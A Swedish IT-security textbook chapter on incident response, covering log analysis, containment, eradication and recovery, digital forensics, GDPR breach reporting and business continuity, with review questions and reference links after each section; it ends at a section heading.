För att återskapa ett händelseförlopp räcker det sällan att titta på en enda källa. En skicklig analytiker måste pussla ihop information från flera olika nivåer av systemet. Det börjar ofta med **Systemloggarna**, som vi bekantade oss med i **kapitel 8.1.5 (Windows Event Viewer)** och **8.2.3 (Linux-logging)**. Här letar vi efter de första tecknen på intrång: ett ovanligt högt antal misslyckade inloggningar som plötsligt följs av en lyckad inloggning, eller en tjänst som oväntat startas med administratörsrättigheter. I Windows kan vi exempelvis leta efter specifika händelse-ID:n, såsom *ID 4624* (lyckad inloggning), för att se om inloggningen skedde lokalt eller via nätverket.

Men operativsystemet berättar bara halva historien. För att se hur angriparen rörde sig in och ut ur nätverket måste vi vända oss till **Nätverksloggarna** från brandväggar och routrar. Med kunskapen från **kapitel 9.2 (TCP/IP)** kan vi analysera trafikflöden för att se om en intern server plötsligt börjat skicka stora mängder data till en okänd IP-adress i ett annat land. Detta är ett klassiskt tecken på *exfiltration* – stöld av data. Genom att titta på portnummer och protokoll kan vi avgöra om trafiken ser ut som vanlig webbsurf eller om den döljer något mer olycksbådande.

Slutligen har vi **Applikationsloggarna**. Som vi lärde oss i **kapitel 11.5**, sker många av dagens mest avancerade attacker direkt mot webbapplikationer. En webbserverlogg kan avslöja en angripare som febrilt testar olika strängar för att hitta en SQL-injektion. Där brandväggen bara ser ett godkänt HTTP-anrop (Lager 7 i OSI-modellen, se **kapitel 9.1**),

ser applikationsloggen de faktiska kommandon som angriparen försöker smugla in i systemet.

13.4.2 Metodik: Från brus till bevis

Den största utmaningen med logganalys är inte bristen på data, utan överflödet av den. En analytiker börjar därför alltid med att **filtrera** bort det "normala bruset". Detta kräver en djup förståelse för vad som är en normal händelse i ett nätverk; en automatisk systemuppdatering kan generera tusentals loggrader som vid en första anblick ser misstänkta ut, men som är helt legitima.

När bruset är borta arbetar man med **Tidslinjeanalys**. Det är här de olika loggkällorna vävs samman. Om vi ser en misstänkt inloggning i Windows-loggen klockan 03:14, letar vi omedelbart i nätverksloggen för att se vilken IP-adress som var ansluten vid just den tidpunkten. Vi kan då upptäcka mönster som "impossible travel" – där en användare loggar in från Karlstad och sedan, bara minuter senare, från en adress i ett annat land. Detta är ett tydligt bevis på att kontot är komprometterat.

Mönsterigenkänning är nästa steg. Vi försöker avgöra om vi jagar en människa eller ett automatiserat skript. Ett skript som utför en **Brute Force-attack (se kapitel 11.3.1)** lämnar spår som är kirurgiskt regelbundna – kanske exakt ett inloggningsförsök varannan sekund. En mänsklig angripare är mer oregelbunden, gör pauser för att tänka och ändrar metod när en väg är stängd.

13.4.3 Loggarnas integritet: Systemets svarta låda

Som vi diskuterade i **kapitel 10.8**, fungerar loggarna som systemets "svarta låda". Men precis som en brottsling försöker torka bort sina fingeravtryck, försöker en skicklig angripare ofta radera eller manipulera loggfilerna innan de lämnar systemet. Om loggarna bara sparas lokalt på den drabbade servern kan angriparen enkelt radera spåren av sin närvaro.

Därför är det ett absolut krav i professionella miljöer att loggar skickas i realtid till en extern, skrivskyddad loggserver med hjälp av verktyg som **Rsyslog (se kapitel 8.2.3)** eller centraliserade lösningar som **Wazuh**. Genom att lyfta ut loggarna från den maskin som attackeras, säkerställer

vi att "spåren i snön" finns kvar för analys även om angriparen tar full kontroll över själva servern. Detta är en hörnsten i den **Digitala Forensik** vi gick igenom i **kapitel 11.7**, där bevisens integritet är allt.

Kontrollfrågor

1. Varför är det viktigt att korrelera loggar från olika lager (t.ex. nätverk och operativsystem) istället för att bara titta på en källa?
2. Återknyt till kapitel 8.1.5: Ge ett exempel på ett händelse-ID i Windows som är kritiskt att bevaka vid misstänkt intrång.
3. På vilket sätt hjälper kunskapen om OSI-modellen (kapitel 9.1) en analytiker att förstå var i loggkedjan en attack har skett?
4. Vad innebär begreppet "impossible travel" och hur kan det upptäckas via logganalys?
5. Varför kan en applikationslogg se en SQL-injektion som en vanlig brandvägg missar?
6. Beskriv hur loggmönstret skiljer sig mellan en automatiserad brute force-attack och en manuell angripare.
7. Varför är tids-synkronisering via NTP avgörande när man pusslar ihop en tidslinje från olika servrar?
8. Återknyt till kapitel 10.8: Varför är det kritiskt att loggar skickas till en extern server istället för att bara lagras lokalt?
9. Vilken roll spelar "filtrering" för att en analytiker ska kunna hitta faktiska hot i stora datamängder?
10. Hur kan logganalys användas för att inte bara upptäcka ett intrång, utan även för att bevisa vad som stulits (exfiltration)?

Fördjupningslänkar

Microsoft Learn (Detaljerad lista över ID-nummer och deras betydelse vid intrång) - <https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/view-the-security-log>

Logz.io: Complete Guide to Linux Logging (En praktisk genomgång av loggsystemet och filerna i /var/log) - <https://logz.io/blog/linux-logging-complete-guide/>

MSB: Vägledning för loggning (Svenska myndighetsriktlinjer för säkerhetsloggning och lagkrav) - <https://www.msb.se/sv/publikationer/vagledning-for-loggning/>

NIST SP 800-92 (Den globala standarden för loggstrategi och integritet) - <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-92.pdf>

Wazuh Documentation: Log Data Analysis (Lär dig hur den öppna SIEM-plattformen analyserar loggar i realtid) - <https://documentation.wazuh.com/current/user-manual/capabilities/log-data-analysis/index.html>

The DFIR Report (Analys av verkliga attacker där du kan se exakta loggutdrag och tidslinjer från incidenter) - <https://thedfirreport.com/>

TryHackMe: Log Operations Room (Interaktiv och praktisk träning i att hitta spår i loggfiler) - <https://tryhackme.com/module/log-operations>

OWASP: Logging Cheat Sheet (Bäst praxis för hur applikationer bör logga för att underlätta säkerhetsgranskning) - https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

SANS Institute: Log Management and Analysis (Teknisk vitbok om strategier för att hantera stora loggvolymer) - <https://www.sans.org/white-papers/34860/>

CrowdStrike: Log Analysis for Incident Response (Ett modernt perspektiv på hur loggar används för proaktiv hotjakt) - <https://www.crowdstrike.com/cybersecurity-101/threat-hunting/log-analysis/>

Egna anteckningar

(Reflektera över hur du skulle kunna säkra loggarna på din egen hemdator eller server.)

13.5 Isolering och begränsning (Containment)

När en incident har identifierats (se **kapitel 12.1**) och analysen visar att ett pågående angrepp äger rum, går processen in i sitt mest intensiva skede: **Isolering**. Syftet med detta steg är att "stoppa blödningen" och begränsa den skada angriparen kan ställa till med. Inom incidenthantering liknas detta ofta vid att stänga branddörrar i en brinnande byggnad; vi kanske inte kan släcka elden omedelbart, men vi kan se till att den inte sprider sig till resten av huset.

13.5.1 Strategier för teknisk isolering

Beroende på vilken typ av attack det rör sig om används olika tekniker för att isolera hotet. En av de mest effektiva metoderna bygger på de grunder vi lade i **kapitel 9.4 (Nätverkssäkerhet)**. Genom att använda **nätverkssegmentering** och **VLAN** kan ett incident-team snabbt skära av den drabbade delen av nätverket från resten av organisationen. Om en maskin på ekonomiavdelningen har drabbats av ransomware, kan man med ett knapptryck i switchen ändra dess VLAN-tillhörighet till ett "karantän-nät" där den inte längre kan kommunicera med de kritiska databasservernarna eller filservernarna.

På individnivå, det vi kallar **Host-isolering**, använder man ofta de verktyg som nämns i bokens ordlista, såsom **Wazuh** eller andra EDR-system (Endpoint Detection and Response). Dessa låter tekniker "frysa" en dator digitalt. Datorn kan fortfarande kommunicera med säkerhetsteamet för analys, men alla andra nätverkskopplingar kapas. Här måste man dock vara försiktig; som vi lärde oss i **kapitel 11.7 (Digital Forensik)**, kan en omstart eller att man drar ut strömsladden radera värdefull information i RAM-minnet. Den moderna skolan inom incidenthantering förespråkar därför digital isolering framför fysisk avstängning så länge det är möjligt.

13.5.2 Begränsning av användarbehörigheter

Ofta är det inte en maskin som är det primära problemet, utan ett kapat användarkonto. Som vi diskuterade i **kapitel 8.1.4**, är användarkontot nyckeln till systemet. Om en angripare har kommit över ett konto med

höga behörigheter (**Privilege Escalation, se kapitel 11.4**), räcker det inte med att isolera en dator. Incident-teamet måste då omedelbart inaktivera kontot i Active Directory eller motsvarande katalogtjänst och tvinga fram en utloggning från alla pågående sessioner.

13.5.3 Dilemmat: Säkerhet kontra drift

Den svåraste delen av isoleringsfasen är att balansera säkerhet mot verksamhetens behov. Om man isolerar för aggressivt kan man av misstag stänga ner tjänster som är livsviktiga för företaget, vilket i sig kan orsaka större ekonomisk skada än själva attacken. Här återknyter vi till **kapitel 12.2** och vikten av en **Incident Response Plan**. Det är planen, och inte den stressade teknikern, som ska diktera vilka system som får stängas ner och när. Om en webbserver är under en SQL-injektionsattack (se **kapitel 11.5.1**) kan det vara bättre att tillfälligt stänga ner just den webbtjänsten via dess **Hypervisor (se kapitel 10.1)** snarare än att koppla bort hela datacentret.

Kontrollfrågor

1. Vad är det primära målet med isoleringsfasen (Containment)?
2. Återknyt till kapitel 9.4.2: Hur kan VLAN användas praktiskt för att isolera en smittad dator?
3. Varför föredrar man ofta digital isolering (via EDR) framför att fysiskt dra ut strömsladden?
4. Vilken risk finns det med att isolera ett system för aggressivt?
5. Hur hänger isolering av ett användarkonto ihop med begreppet "Privilege Escalation" i kapitel 11.4?
6. Vad innebär det att "frysa" en maskin digitalt?
7. Ge ett exempel på en situation där det är bättre att stänga ner en specifik tjänst än att isolera hela servern.
8. Varför är dokumentation extra viktig just under isoleringsfasen?
9. Vilken roll spelar incidentledaren (kapitel 12.2) när beslut om isolering ska fattas?
10. Återknyt till kapitel 11.7: Hur kan isoleringsfasen påverka möjligheten att utföra digital forensik senare?

Fördjupningslänkar

NIST SP 800-61: Containment, Eradication, and Recovery (Detaljerade strategier för att stoppa spridning) –

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

SANS Institute: Containment Strategies (En vitbok om olika sätt att isolera attacker beroende på typ) – <https://www.sans.org/white-papers/33901/>

Cisco: Network Segmentation Best Practices (Hur man bygger nätverk som är lätta att isolera vid kris) –

<https://www.cisco.com/c/en/us/solutions/enterprise-networks/what-is-network-segmentation.html>

CrowdStrike: What is Endpoint Isolation? (Förklaring av hur moderna EDR-verktyg isolerar hot) –

<https://www.crowdstrike.com/cybersecurity-101/endpoint-security/endpoint-isolation/>

Microsoft Learn: Isolate devices from the network (Praktisk instruktion för hur man isolerar maskiner i en Windows-miljö) –

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/respond-machine-alerts>

Wazuh Documentation: Active Response (Lär dig hur systemet automatiskt kan isolera en host vid larm) –

<https://documentation.wazuh.com/current/user-manual/capabilities/active-response/index.html>

IT-Säkerhetspodden: Avsnitt om Ransomware (Diskuterar ofta praktisk isolering och "att dra ur sladden") – <https://itsakerhetspodden.se/>

Egna anteckningar

(Reflektera över balansen mellan att rädda data och att hålla igång verksamheten under en pågående incident.)

13.6 Eliminering och återställning

När en maskin eller ett användarkonto väl är isolerat från nätverket börjar fasen för **Eliminering**. Det räcker inte att bara starta om en dator; en skicklig angripare lämnar nästan alltid kvar en bakdörr (se **kapitel 11.4**) för att kunna ta sig in igen om de blir upptäckta. Målet med eliminering är att säkerställa att absolut inga spår av den skadliga koden eller angriparens åtkomstpunkter finns kvar i miljön.

13.6.1 Att utplåna angriparens spår

Det säkraste sättet att eliminera ett hot är ofta det mest drastiska: **att radera och installera om**. Istället för att försöka "tvätta" en infekterad server, vilket är tidskrävande och osäkert, väljer många att helt radera lagringsmedia (se **kapitel 1.4 om SSD/HDD**) och installera operativsystemet på nytt från en känd, ren källa. Om organisationen använder virtualisering, som vi diskuterade i **kapitel 10.1 (Virtualisering och Molnet)**, kan man snabbt rulla tillbaka till en **VM-snapshot** eller använda en **VM-template** som man vet skapades innan intrånget ägde rum.

Innan systemet tas i drift igen måste dock sårbarheten som möjliggjorde attacken åtgärdas. Om angriparen tog sig in via en SQL-injektion (se **kapitel 11.5.1**) eller genom att utnyttja en brist i Windows (se **kapitel 8.1**), måste patchar installeras och koden rättas. Annars kommer angriparen att vara tillbaka inom några minuter efter att servern återanslutits till internet.

13.6.2 Återställning – Vägen tillbaka till drift

Fasen **Återställning** handlar om att läsa in data och göra tjänsterna tillgängliga för användarna igen. Här blir organisationens backup-strategi helt avgörande. Som vi lärde oss i **kapitel 10.7 och 10.8**, fungerar backuper som organisationens livlina. Men vid en incident finns en stor risk: tänk om backuperna också är infekterade?

Därför genomförs återställningen ofta i ett isolerat "staging-nätverk". Man läser in datan, kör en extra noggrann virusscanning och kontrollerar loggarna (se **kapitel 12.4**) efter misstänkt aktivitet innan trafiken från

det riktiga nätverket tillåts. Det är också i detta skede som man tvingar fram lösenordsbyten för alla drabbade användare och ser till att **Flerfaktorsautentisering (MFA)**, som vi diskuterade i **kapitel 11.3.1**, är aktiverat för att förhindra att stulna inloggningsuppgifter används igen.

13.6.3 Verifiering: Är det verkligen säkert nu?

Det sista steget i återställningen är övervakad drift. Under de första dagarna efter en incident ligger fokus på extremt tät logganalys och nätverksövervakning (se **kapitel 12.3**). Man letar efter tecken på att angriparen försöker använda gamla bakdörrar eller om det finns kvarlämnad kod som "vaknar till liv" vid ett visst datum. Först när man ser att systemet beter sig normalt under en längre tid kan incidenten anses vara tekniskt avslutad.

Kontrollfrågor

1. Varför anses det ofta säkrare att installera om ett system från grunden än att försöka "rensa" det från virus?
2. Återknyt till kapitel 10.1: Hur kan VM-snapshots underlätta elimineringsfasen?
3. Vad är den största risken med att återställa data från en backup direkt efter en attack?
4. Varför är det kritiskt att installera säkerhetspatchar *innan* man öppnar upp nätverkstrafiken till en återställd server?
5. Vad innebär det att återställa system i en "staging-miljö"?
6. Återknyt till kapitel 11.3.1: Vilken roll spelar MFA (Flerfaktorsautentisering) under återställningsfasen?
7. Hur hänger elimineringsfasen ihop med begreppet "bakdörr" från kapitel 11.4?
8. Varför är det viktigt att utföra extra noggrann logganalys (se kapitel 12.4) direkt efter en återställning?
9. Vad innebär begreppet "Golden Image" och hur kan det användas vid återställning?
10. Vilken roll spelar de "Lärdomar" man drar (se kapitel 12.1) för att förhindra att samma incident upprepas under återställningen?

Fördjupningslänkar

NIST SP 800-61: Eradication and Recovery (Officiella riktlinjer för säker återställning) – <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

SANS Institute: Eradication and Recovery (En praktisk checklista för incidenthanterare) – <https://www.sans.org/white-papers/33901/>

Microsoft Learn: Recovering from a ransomware attack (Steg-för-steg guide för Windows-miljöer) – <https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/recover-from-ransomware>

Veeam: The 3-2-1-1-0 Backup Rule (En modern strategi för att säkerställa att backuper är rena och tillgängliga) – <https://www.veeam.com/blog/321-backup-rule.html>

CISA: Ransomware Recovery Guide (Myndighetens vägledning för att komma tillbaka efter en total nedläsning) – <https://www.cisa.gov/resources-tools/resources/ransomware-recovery-guide>

CrowdStrike: Remediation vs Eradication (Förklaring av skillnaden mellan att fixa symptomen och att ta bort orsaken) – <https://www.crowdstrike.com/cybersecurity-101/incident-response/remediation-vs-eradication/>

IBM: Best practices for data recovery after a cyber attack – <https://www.ibm.com/flashsystem/data-resilience/recovery-best-practices>

Google Cloud: Disaster Recovery Planning Guide (Hur man planerar för återställning i molnet, se kapitel 10.1) – <https://cloud.google.com/architecture/disaster-recovery>

KnowBe4: Post-Infection Checklist (En användbar lista för att säkerställa att inget glöms bort vid återställning) – <https://www.knowbe4.com/hubfs/Ransomware-Hostage-Rescue-Manual.pdf>

Backblaze (Praktiska tips för mindre organisationer) – <https://www.backblaze.com/blog/how-to-recover-from-ransomware/>

Egna anteckningar

(Reflektera över varför förtroendet för backuper är hörnstenen i all återställning.)

13.7 Digital Forensik vid incidenter

Digital forensik är den vetenskapliga processen att samla in, bevara och analysera digitala bevis på ett sätt som gör att de kan användas i en rättsal. Om logganalys (se **kapitel 12.4**) handlar om att titta på färdiga rapporter, handlar forensik om att undersöka själva "brottsplatsen" på en mikroskopisk nivå. Som vi nämnde i **kapitel 11.7**, är integriteten hos bevisen allt; om en tekniker råkar ändra en enda bit på en hårddisk kan hela utredningen ogiltigförklaras.

13.7.1 Volatilitetsordningen – Att rädda det flyktiga

En av de största utmaningarna inom digital forensik är att digitala spår försvinner olika snabbt. Man arbetar efter en strikt **volatilitetsordning** (Order of Volatility). Det mest flyktiga vi har är innehållet i **RAM-minnet (se kapitel 1.3)**. Om du drar ur strömsladden till en infekterad dator förlorar du omedelbart allt som fanns i RAM – vilket kan inkludera krypteringsnycklar för ransomware, aktiva nätverksanslutningar och skadlig kod som bara körs i minnet utan att lämna spår på disken.

Därför börjar en forensiker alltid med att göra en **minnesdump** innan datorn stängs av eller isoleras fysiskt. Först därefter går man vidare till mindre flyktig data, såsom filer på **hårddiskar eller SSD-enheter (se kapitel 1.4)**.

13.7.2 Chain of Custody och bevissäkring

För att ett digitalt bevis ska vara trovärdigt krävs en obruten **Chain of Custody** (beviskedja). Detta är ett dokument som i detalj beskriver vem som har hanterat beviset, var det har förvarats och exakt när det flyttades.

Själva insamlingen görs aldrig på originalet. Istället skapar man en **bit-stream image** (en exakt kopia bit för bit) av lagringsmediet. För att säkerställa att kopian är identisk med originalet använder man **hash-funktioner** (se **kapitel 11.3.1**). Om originaldisken och kopian har samma MD5- eller SHA-256-hash, kan man bevisa att ingen data har ändrats under processen. Vid fysisk beslagtagning används ofta en "Write

Blocker", en hårdvara som fysiskt förhindrar datorn från att skriva någon data till disken man undersöker.

13.7.3 Analys: Att hitta det dolda

När forensikern väl har sin speglade kopia börjar analysen. Här letar man efter spår som angriparen trott var raderade. Tack vare kunskapen från **kapitel 8.1.1 (Filsystem)** vet vi att när en fil raderas i t.ex. NTFS, försvinner ofta bara pekaren till filen medan datan ligger kvar på disken tills den skrivs över.

Analytikern granskar även **Windows-registret (se kapitel 8.1.3)** för att se vilka program som körts nyligen och undersöker loggar för att pussla ihop en tidslinje. Genom att matcha nätverksaktivitet med händelser i filsystemet kan man bevisa exakt när en angripare tog sig in och vilka filer som öppnades.

Kontrollfrågor

1. Vad är den största skillnaden mellan logganalys och digital forensik?
2. Återknyt till kapitel 1.3: Varför är RAM-minnet det första en forensiker försöker säkra?
3. Förklara begreppet "volatilitetsordning".
4. Vad är syftet med en "Chain of Custody"?
5. Återknyt till kapitel 11.3.1: Hur används hash-funktioner för att garantera bevisens integritet?
6. Varför utför man aldrig analys direkt på originalhårdvaran?
7. Vad gör en "Write Blocker" och varför är den viktig?
8. Återknyt till kapitel 8.1.1: Varför kan man ofta återskapa filer som en angripare har raderat?
9. Ge ett exempel på information som kan hittas i en minnesdump men inte på en hårddisk.
10. Vilken roll spelar tidslinjeanalys i en forensisk utredning?

Fördjupningslänkar

NIST SP 800-86: Guide to Integrating Forensic Techniques into Incident Response (Den officiella guiden för forensik i IT-miljöer) – <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf>

SANS Digital Forensics and Incident Response (DFIR) Poster (En klassisk sammanställning av verktyg och metoder) – <https://www.sans.org/posters/windows-forensic-analysis/>

Autopsy (Ett av världens mest använda open-source verktyg för digital forensik) – <https://www.sleuthkit.org/autopsy/>

Volatility Foundation (Hemsidan för det främsta verktyget för att analysera RAM-minnesdumpar) – <https://www.volatilityfoundation.org/>

FTK Imager (Ett standardverktyg för att skapa bit-för-bit kopior av hårddiskar) – <https://www.exterro.com/ftk-imager>

Magnet Forensics Blog (Djuplodande artiklar om moderna forensiska utmaningar, t.ex. kryptering och moln) – <https://www.magnetforensics.com/blog/>

Digital Forensics Magazine (Nyheter och forskning inom området) – <https://digitalforensicsmagazine.com/>

Forensics Focus (Ett stort community och forum för professionella forensiker) – <https://www.forensicfocus.com/>

Guidance Software: EnCase (Information om ett av de mest använda kommersiella verktygen i rättsliga sammanhang) – <https://www.opentext.com/products/encase-forensic>

Egna anteckningar

(Reflektera över varför man aldrig bör stänga av en dator som misstänks vara infekterad innan minnet säkrats.)

13.8 Kriskommunikation och lagstadgad rapportering

När en allvarlig säkerhetsincident inträffar är det inte bara servrar och nätverk som sätts under press, utan även organisationens rykte och juridiska ansvar. Som vi såg i **kapitel 12.2**, är kommunikationsansvariga och juridiska experter centrala medlemmar i ett **Incident Response Team (IRT)**. Deras uppgift är att se till att rätt information når rätt personer i rätt tid. Om tekniken fallerar är det kommunikationen som avgör om kundernas och allmänhetens förtroende kan räddas eller om incidenten leder till en förtroendekris.

13.8.1 Intern och extern kommunikation

Det första steget i kriskommunikation handlar om att ta kontroll över narrativet. Internt måste anställda snabbt få veta vad de ska göra – och vad de absolut *inte* ska göra. Det kan handla om instruktioner att inte logga in i vissa system eller att inte uttala sig i sociala medier. Ryktesspridning vid kaffemaskinen kan vara lika skadlig som själva viruset.

Externt är balansen svårare. Att vara för öppen för tidigt kan ge angriparen ledtrådar om att de är upptäckta, medan att mörka en incident kan leda till enorma böter och rykten om inkompetens. Här används ofta de mallar som finns i organisationens **Incident Response Plan (IRP)** för att snabbt få ut saklig information till kunder och samarbetspartners.

13.8.2 Den kritiska 72-timmarsregeln (GDPR)

Som vi diskuterade i **kapitel 11.10 (Lagar och etik)**, ställer **GDPR** extremt hårda krav på rapportering. Om incidenten innebär att personuppgifter (PII) kan ha kommit på avvägar, har organisationen en lagstadgad skyldighet att anmäla detta till **Integritetsskyddsmyndigheten (IMY)**.

Denna anmälan måste ske senast **72 timmar** efter att incidenten upptäckts. Under denna korta tid måste IRT-teamet ha hunnit identifiera vad som hänt, vilka som drabbats och vilka åtgärder som vidtagits för att begränsa skadan. Om man missar denna deadline riskerar företaget administrativa sanktionsavgifter som kan uppgå till miljonbelopp. Utöver

IMY kan det även krävas rapportering till **Polisen** om händelsen bryter mot **Brottsbalkens kapitel om dataintrång (se kapitel 11.10.1)**.

13.8.3 Samverkan med nationella organ

Sverige har specialiserade myndigheter som stöttar vid it-incidenter. **CERT-SE**, som drivs av MSB, är Sveriges nationella CSIRT (Computer Security Incident Response Team). De fungerar som en länk mellan organisationer och kan varna andra om de ser att en specifik typ av attack, som exempelvis Log4Shell (se **kapitel 11.12.5**), sprider sig i landet. Att rapportera till CERT-SE handlar inte bara om lagkrav, utan om att bidra till det kollektiva försvaret av den svenska digitala infrastrukturen.

Kontrollfrågor

1. Varför är kommunikationsansvariga en viktig del av ett tekniskt incident-team?
2. Återknyt till kapitel 11.10: Vad är det främsta lagkravet i GDPR som rör incidentrapportering?
3. Vilka är de potentiella konsekvenserna av att missa 72-timmarsfönstret för rapportering till IMY?
4. Varför är det viktigt att ge anställda tydliga instruktioner om vad de får säga externt under en pågående kris?
5. Vad är skillnaden mellan en "incidentanmälan" till IMY och en "brottsanmälan" till Polisen?
6. Återknyt till kapitel 12.2: Hur kan färdiga kommunikationsmallar i en IRP påskynda arbetet?
7. Vilken roll spelar CERT-SE vid en större nationell it-incident?
8. Varför kan "mörkning" av en incident vara mer skadligt än själva dataintrånget?
9. När måste man informera de enskilda personerna vars data kan ha läckt, utöver myndigheterna?
10. Hur hänger kriskommunikation ihop med organisationens övergripande rykte (brand)?

Fördjupningslänkar

IMY: Anmäla personuppgiftsincident (Officiell guide och formulär för GDPR-rapportering) –

<https://www.imy.se/verksamhet/dataskydd/personuppgiftsincidenter/>

CERT-SE: Rapportera it-incident (Information om hur och varför man rapporterar till Sveriges nationella CSIRT) –

<https://www.cert.se/rapportera-incident>

MSB: Vägledning för kriskommunikation (Generella råd för hur myndigheter och företag bör kommunicera i kris) –

<https://www.msb.se/sv/amnesomraden/krisberedskap--civilt-forsvar/kriskommunikation/>

Polisen: Anmäl it-brott (Instruktioner för hur man polisanmäler dataintrång och bedrägerier) – <https://polisen.se/utsatt-for-brott/olika-typer-av-brott/it-brott/>

ENISA: Incident Reporting (Europeiska unionens översikt över rapporteringskrav och praxis) –

<https://www.enisa.europa.eu/topics/incident-response/incident-reporting>

NIST SP 800-61: Coordination and Information Sharing (Kapitel om hur man delar information med externa parter) –

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

Edelman Trust Barometer: Cybersecurity & Trust (Rapport om hur säkerhetsincidenter påverkar konsumenters förtroende) –

<https://www.edelman.com/research/trust-and-cybersecurity>

Egna anteckningar

(Reflektera över varför ärlighet och transparens ofta är den bästa strategin i längden trots kortsiktiga risker.)

13.9 Business Continuity & Disaster Recovery (BCDR)

Incidenthantering handlar om att stoppa och utreda en attack, men **Business Continuity (BC)** och **Disaster Recovery (DR)** handlar om överlevnad på lång sikt. BCDR är de strategier och tekniker som säkerställer att en organisation kan fortsätta fungera under en kris och hur snabbt den kan återhämta sig efter en total katastrof, som en omfattande ransomware-attack eller en fysisk brand i ett datacenter.

13.9.1 Skillnaden mellan BC och DR

Även om begreppen ofta nämns tillsammans, fyller de olika funktioner:

Business Continuity Planning (BCP): Handlar om verksamhetens uthållighet. Hur fungerar verksamheten om it-systemen ligger nere? BCP fokuserar på att hålla de mest kritiska processerna igång med analoga eller alternativa metoder medan tekniken lagas.

Disaster Recovery Planning (DRP): Handlar om den tekniska återställningen. Det är här vi använder kunskaperna från **kapitel 10.1 (Virtualisering)** och **10.7 (Backup)** för att bygga upp it-miljön igen från grunden.

13.9.2 RTO och RPO – Tid är pengar

När man designar en BCDR-strategi utgår man från två kritiska mätetal som definieras av verksamhetens ledning:

1. **RTO (Recovery Time Objective):** Hur lång tid får det ta innan systemet är uppe igen? Om RTO är 4 timmar måste it-avdelningen ha tekniska lösningar som garanterar återställning inom den tiden.
2. **RPO (Recovery Point Objective):** Hur mycket data har vi råd att förlora? Om vi tar backup en gång per dygn är RPO 24 timmar. För en bank eller ett sjukhus är RPO ofta nära noll sekunder, vilket kräver realtidsspeglning av data.

13.9.3 Redundans och redundanta siter

Redundans finns på olika nivåer. En av de mest grundläggande faktorerna är att vi har redundanta PSU:er, så att om en PSU går ner (se **kapitel 1.5 (PSU)**) finns det ett annat som tar vid direkt. Vikten av avbrottsfri kraft genom så kallade UPS:er samt även redundans i nätverket (**kapitel 9.4**) är avgörande. Utan ström och internet hjälper inga virtuella maskiner i världen.

För att hantera större katastrofer använder man olika typer av reservanläggningar:

Hot Site: En komplett kopia av datacentret som körs parallellt på en annan geografisk plats.

Cold Site: En tom lokal med el och nätverk men utan hårdvara. Det är billigare men innebär en mycket lång återställningstid (hög RTO).

Fallstudie: BCDR för ett modernt sjukhus

Ett sjukhus är en verksamhet där it-avbrott bokstavligen kan handla om liv och död. Om det digitala journalsystemet slutar fungera måste sjukhuset ha en plan för att fortsätta vården.

Business Continuity (BC) i praktiken: Om nätverket går ner aktiveras sjukhusets analoga reservrutiner omedelbart. Sjuksköterskor går över till förutbestämda pappersjournaler och manuella listor för medicinering. Läkare använder radio eller fysiska löpare för kommunikation om det IP-baserade telefonsystemet (VoIP) ligger nere. Verksamheten fortsätter, om än långsammare.

Disaster Recovery (DR) i praktiken: Tekniskt sett har sjukhuset ett RPO på nära noll sekunder för patientdata. Detta uppnås genom att all data skrivs till två olika datacenter samtidigt (synkron replikering). Om det ena datacentret drabbas av en brand, växlar systemet automatiskt över till sjukhusets **Hot Site**. Virtuella maskiner startas om på reservservrar (se **kapitel 10.1**) och läkarna kan komma åt röntgenbilder och journaler igen inom några minuter (RTO).

Kontrollfrågor

1. Vad är den principiella skillnaden mellan Business Continuity (BC) och Disaster Recovery (DR)?
2. Förklara begreppet RTO och ge ett exempel på varför ett sjukhus behöver ett mycket lågt RTO.
3. Återknyt till kapitel 10.7: Hur påverkar realtidsspeglning av data organisationens RPO?
4. Ge ett exempel på en analog Business Continuity-åtgärd i sjukhusexemplet.
5. Varför är redundanta PSU:er (kapitel 1.5) en förutsättning för en fungerande BCDR-strategi?
6. Vad innebär det att en organisation har en "Hot Site" och vilka fördelar ger det vid en katastrof?
7. Återknyt till kapitel 9.4: Varför är nätverksredundans nödvändigt för att kunna använda en fjärrstyrd DR-site?
8. Vad är den största nackdelen med en "Cold Site" när det gäller RTO?
9. Hur kan virtualisering (kapitel 10.1) underlätta en snabb Disaster Recovery?
10. Vem bör ha huvudansvaret för att bestämma nivån på RTO och RPO – IT-chefen eller verksamhetsledningen?

Fördjupningslänkar

FEMA: Business Continuity Planning Suite (Verktyg och mallar för BCP) –
<https://www.ready.gov/business-continuity-planning-suite>

NIST SP 800-34: Contingency Planning Guide for Federal Information Systems –
<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-34r1.pdf>

MSB: Kontinuitetshantering (Svensk vägledning för att upprätthålla samhällsviktig verksamhet) –
<https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/kontinuitetshantering/>

SANS Institute: Disaster Recovery Plan Strategies –
<https://www.sans.org/white-papers/564/>

IBM: Business Continuity vs Disaster Recovery –
<https://www.ibm.com/topics/business-continuity-disaster-recovery>

Veeam: The 3-2-1-1-0 Backup Rule for DR –
<https://www.veeam.com/blog/321-backup-rule.html>

ISO 22301: Business Continuity Management System –
<https://www.iso.org/standard/75106.html>

Cloudflare: What is Disaster Recovery-as-a-Service (DRaaS)? –
<https://www.cloudflare.com/learning/network-layer/what-is-draas/>

British Journal of Anaesthesia: Impact of IT failures on patient safety (Vetenskaplig artikel om vikten av BCDR i vården) –
<https://academic.oup.com/bja>

Egna anteckningar

(Reflektera över hur redundans på hårdvarunivå, som PSU och UPS, utgör det första lagret i en katastrofplan.)

13.10 Post-incident och ständiga förbättringar

När det tekniska hotet är eliminerat (se **kapitel 12.6**) och verksamheten återgått till normal drift genom en lyckad återställningsplan (se **kapitel 12.9**), är frestelsen stor att bara pusta ut och gå vidare. Men inom professionell incidenthantering är detta skede, ofta kallat *Post-Incident Activity*, det mest värdefulla för organisationens långsiktiga säkerhet. Det är här vi stänger cirkeln i den livscykel vi introducerade i **kapitel 12.1** och ser till att en inträffad kris blir en investering i framtida försvar.

13.10.1 Lessons Learned – Att lära av misstagen

